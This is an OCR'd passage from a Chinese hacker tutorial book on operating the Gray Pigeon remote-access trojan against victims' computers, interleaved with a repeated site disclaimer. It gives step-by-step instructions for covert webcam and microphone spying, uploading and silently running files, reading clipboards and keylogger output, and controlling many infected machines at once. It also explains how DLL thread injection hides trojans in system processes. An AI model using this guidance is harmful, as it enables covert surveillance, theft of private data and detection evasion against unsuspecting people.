


图 2-17 远程屏幕控制

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.视频监控

灰鸽子从2004VIP版起就推出了非常流行的摄像头监控功能，而黑防版保留了该功能并且还进行了大量的优化。“视频监控”功能成为黑客远程控制对方的千里眼，单击“视频监控”按钮在弹出的“视频监控”窗口中可以进行视频和音频监控。

单击“开始视频监控”按钮，客户端就会判断远程计算机中是否已经安装了摄像头，如果有，“视频图像”窗口很快就能看到对方的影像。在“视频图像”窗口上双击图像，还可以调整图像的大小。如果用户选种了“保存每帧为图片”或“保存为MPEG文件”选项，就可以将摄像头捕捉到的内容保存为相应的文件。




图 2-18 多媒体的控制

有了千里眼就应该有顺风耳，灰鸽子除了视频监控外，还具有语音监听和语音发送功能。这样不但可以听到对方在说什么，也可以语音联系对方，当然，语音可被录制成Wav声音文件进行保存。

3.文件管理

文件管理是任何一款木马必备的功能，它可以管理远程电脑的文件系统，支持复制、粘贴、删除等管理功能。文件内容均以加密方式传输，能够确保通讯安全性。新版灰鸽子在文件管理上也做了一些调整。在“肉鸡”的任意目录单击右键或者上面的工具栏，都可以进行上述命令的操作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

单击工具栏的“上传”命令，弹出一个“选择要上传的文件或文件夹”的窗口，操作就像资源管理器一样方便，选择需要上传的文件“确定”后弹出一个“目录文件上传”的窗口，如图 2-20 所示。从中我们可以看到文件的上传进度。上传完成后选择右键菜单中的“远程打开”→“隐藏运行”命令就可以了。至于其他的操作就像在资源管理器一样简单，这里就不多叙述。



图 2-19 远程文件管理




图 2-20 选择上传文件



图 2-21 文件传输过程

4.其他控制

单击“远程控制命令”面板，这里面包含了大量的远程控制命令。通过“系统信息”命令，可以查看到“内鸡”系统的版本、计算机名称、主要硬件的信息，如图 2-22 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-22 系统信息查看




图 2-23 剪贴板的查看

“剪贴板查看”命令可以分别的查看远程计算机，和本地计算机中剪贴板的内容，如图 2-23 所示。

“进程管理”命令可以查看远程计算机中当前的进行状况，并通过“终止进程”命令对不要的进程进行关闭，如图 2-24 所示。

如果远程系统是 NT 核心的系统那么用户就可以对系统中的服务项进行管理，单击“查看服务”命令查看远程系统中的服务项进行管理，包括服务项的启动、停止、删除等，如图 2-25 所示。

“共享管理”命令可以对远程计算机中的共享资源进行管理。单击“查看共享信息”按钮就可以查看到远程计算机中的共享资源并显示到管理窗口，并且还可以新建其他的共享目录等操作，如图 2-26 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-24 远程进程管理




图 2-25 远程服务管理




图 2-26 远程共享管理

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如果在配置服务端程序的时候，没有设置代理的相关信息。那么通过“代理服务”中的命令，可以对控制的远程计算机开启代理功能，如图 2-27 所示。




图 2-27 远程代理设置




图 2-28 功能插件操作

由于灰鸽子增加了插件功能，用户可以通过“插件管理”命令对远程计算机中已有的插件进行管理，包括刷新现在插件、停止选中插件、启用选中插件等。从“现有插件”中就可以看到远程计算机中已经安装的插件，如果没有“刷新现在插件”选项，可以通过“停止选中插件”和“启用选中插件”对远程计算机中已有的插件状态进行更改。

用户在选择了某个插件后，单击“查看插件结果”按钮就可以在“插件返回内容”中查看到和该插件相关的返回内容，例如一个键盘记录插件，它就会显示出该插件记录的键盘输入内容。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.注册表管理

单击“注册表编辑器”面板，它完全模拟了本地系统中的注册表编辑器。通过它不但可以对远程计算机进行编辑，还可以对本地计算机中的注册表进行管理，包括对注册表内容的修改、新建、删除等。




图 2-29 注册表的管理

6.终端命令

单击工具栏中的“Telnet”按钮，在弹出的窗口中可以执行各种文字命令。



图 2-30 终端服务管理

7.命令广播

命令广播就是一个集群控制平台，能一次对多台远程计算机进行统一项操作。在“常用命令广播”中可以对所选的电脑进行关闭计算机、重启计算机、卸载灰鸽子等操作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-31 命令广播操作

通过“消息广播”面板下的命令，能对远程计算机发送各类消息。设置所需要的“图标类型”和“按钮类型”，然后在“消息标题”和“消息正文”中输入要发送的内容。然后单击“预览”按钮进行查看，如果没有问题就单击“发送”按钮进行发送。




图 2-32 远程信息发送

筛选功能除了包括“从主机窗口筛选”和“从主机进程筛选”选项，还有一个“检测摄像头主机”的选项，例如要查看远程计算机中谁在使用 QQ 的话，就选择“从主机进程筛选”，在“筛选内容”中输入“QQ.exe”，在“符合条件主机”列表中就会出现刷新后的主机列表。




图 2-33 远程主机筛选

8.服务架设

灰鸽子提供了 FTP 服务器和 Web 服务器的设置。这样就可以很方便地在本机计算机中快速地建立一个简单的 FTP 服务器和 Web 服务器。单击“工具”菜单下的“FTP 服务器”，选择 FTP 服务的目录，设置服务端口、用户名、密码以及欢迎词等，然后单击“开启服务”按钮就行了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-34 架设 FTP 服务

Web 服务的设置更为简单，只需设置 WEB 目录和服务端口，单击“开启服务”按钮就可以了。新版本的灰鸽子在 FTP 服务器和 Web 服务器的设置中都添加了“自动保存目录和端口信息”和“程序启动时自动开启服务”两个选项，用户可以根据自己的要求进行设置。




图 2-35 架设网站服务

2.2.5 线程插入技术

由于每个程序在运行以后，都会出现一个或多个对应的进程，用户就可以很方便地发现系

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

统中存在的病毒或木马程序进程。所以现在很多病毒或者木马，都会采用“线程插入技术”对自身，进行隐藏和相应的保护。其实所谓的线程插入，就是指某一程序在运行时不创建自己的进程，而是将自身作为一个线程运行在其他程序的进程里。

其实进程和线程都是由操作系统所控制的程序运行的基本单元。简单地说，一个程序至少有一个进程，一个进程至少有一个线程。进程在执行过程中拥有独立的内存单元，但是线程却不能够独立执行，必须依存在应用程序的进程中。系统中的 DLL 文件也不能独立运行，一般都是由进程加载并进行调用的。正因为 DLL 文件不能独立运行，所以在进程列表中并不会出现 DLL。通过对比我们可以看到，DLL 文件的运行方式和线程的运行方式一样，所以人们把这种 DLL 木马的操作方式称之为“线程插入”。

DLL 木马之所以要这样进行操作，就是为了让木马的核心代码运行于其他程序进程的内存空间里。木马或病毒通常插入的都是 Windows 系统里面常见的进程，尤其是一些必不可缺的系统进程，比如系统常见的 Svchost.Exe、Explorer.exe、Iexplore.Exe 等进程。这样用户即使是查看到这些进程，也不会怀疑这些进程被病毒或木马利用。即使知道这些进程被木马利用，也不能轻易地进行结束，因为这样会引起系统不稳定。所以线程插入不仅能很好地隐藏木马自身，也能更好地保护木马不会结束。




图 2-36 线程插入模块

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.3 突破主动防御——红狼远控

